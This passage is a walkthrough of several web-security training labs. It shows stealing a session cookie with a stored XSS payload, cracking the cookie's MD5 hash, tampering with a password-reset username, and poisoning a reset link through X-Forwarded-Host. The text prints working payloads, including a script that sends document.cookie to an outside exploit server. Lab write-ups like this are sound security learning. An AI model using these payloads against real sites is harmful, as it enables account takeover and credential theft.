

With the attack finished I can sort by my unique phrase and see the single 200 response that indicates the attack was successful. Back in the web browser the lab changes to solved.
Offline Password Cracking


Like the previous lab I need to login with the stay logged in feature and obtain the stay logged in cookie from the request.

The cookie is the same as the previous challenge. A base64 encoding of the username and the md5sum of their password.

Now that I have confirmed the cookie is created the same way it was in the previous lab I need to test and confirm that there is a Cross Site Scripting vulnerability in the comment section like the challenge suggest. Navigating over to the posts I pick one and enter the following payload into the comment section:
<img src="1" onerror="alert('crumbles')">

This payload essentially starts an image tag that points to "1", which is not valid and will trigger the onerror event that is set to an alert which will cause java script to display a pop up with my unique message crumbles.
I can then navigate back to the page I left the comment on and see that the alert is generated.
This lab also provides an exploit server that can be used to receive a stolen cookie through use of it’s access log. To craft an xss payload that will retrieve the cookies associated with the attack domain and send it to the exploit server I’ll first need to grab the URL associated with it, which can be found right on the home page of exploit server

With that I can craft my payload. I’ll use the <script> tags to embed javascript into the HTML of the comment section. The document.location Javascript object represents the current URL of the webpage, by assigning it the value of my exploit server URL, '//exploit-0ab000e8035f115580acc5b00129000d.exploit-server.net/exploit.exploit-server.net/' it will redirect my browser there instead. Finally I’ll use the document.cookie JavaScript property to retrieve al cookies associated with the current domain so that information can be logged by my exploit servers access log. In the end the payload is as follows:
<script>document.location='//exploit-0ab000e8035f115580acc5b00129000d.exploit-server.net/exploit.exploit-server.net/'+document.cookie</script>

Once I leave the comment I just need to visit the page that I posted the comment on and that will trigger my script. I can verify this by visiting the access log on the exploit server and reviewing it. Once on it I can see a GET request from /exploit.exploit-server.net and scrolling through that I can find a stay logged in cookie, stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz


Since I know how the cookie was built from decoding the one for the provided user it’s not too hard to reverse engineer. I just need to copy the cookies value and paste it into the decoder with base64 encoding selected. This returns the credentials for a new user carlos, carlos:26323c16d5f4dabff3bb136f2460a943.

Since I know that the string following the username 26323c16d5f4dabff3bb136f2460a943 is the result of using a weak hashing algorithm, md5, it’s likely already been cracked. I just need to visit crackstation and paste it in and I can see the results are onceuponatime.

Now that I have their credentials I just need to log into and delete the account for user carlos.



Once the account is deleted the challenge is marked as solved on the webpage completing this lab.
Password Reset Broken Logic



Once I access this lab I noticed that login page now has a forgot password link. Clicking it brings me to a new page which allows me to enter a username. Entering the username assigned to me by the lab, wiener has an email with a password reset link forwarded to the email client at the top of the page.

Following that link brings up a password reset page. I enter a new password and send the request off. I then go and locate it in Burp.


I can see that whichever user is receiving the password reset is included as a value within the request username=wiener. I decided to forward this request to the repeater and change the value to carlos. Forwarding the request to web application returns a 302 response code indicating that the password for user carlos should have been changed to my input value of peter1.

I can verify this by using the credentials carlos:peter1 to login on the web application, which also completes the challenge for this lab.
Password Reset Poisoning Via Middleware

Password reset poisoning can occur when a website relies on header values to direct traffic or craft page links. If left unchecked an attacker can inject their own values and modify the intended behavior of the application. For this challenge I need to retrieve a password reset request for the valid user that’s provided and test it against comm Override Headers, X-Forwarded-Host, X-Forwarded-Server, X-HTTP-Host-Override, and X-Host, that can sometimes work to replace the Host header value. This will be a POST request to /forgot-password.

Since the request will accept the X-Forwarded-Host header I can use that to send the request for a password reset to my version of the exploit server and retrieve it from the access log.
X-Forwarded-Host: exploit-0a36000204b184a58186e229013e0096.exploit-server.net
I also need to change the Username to carlos.
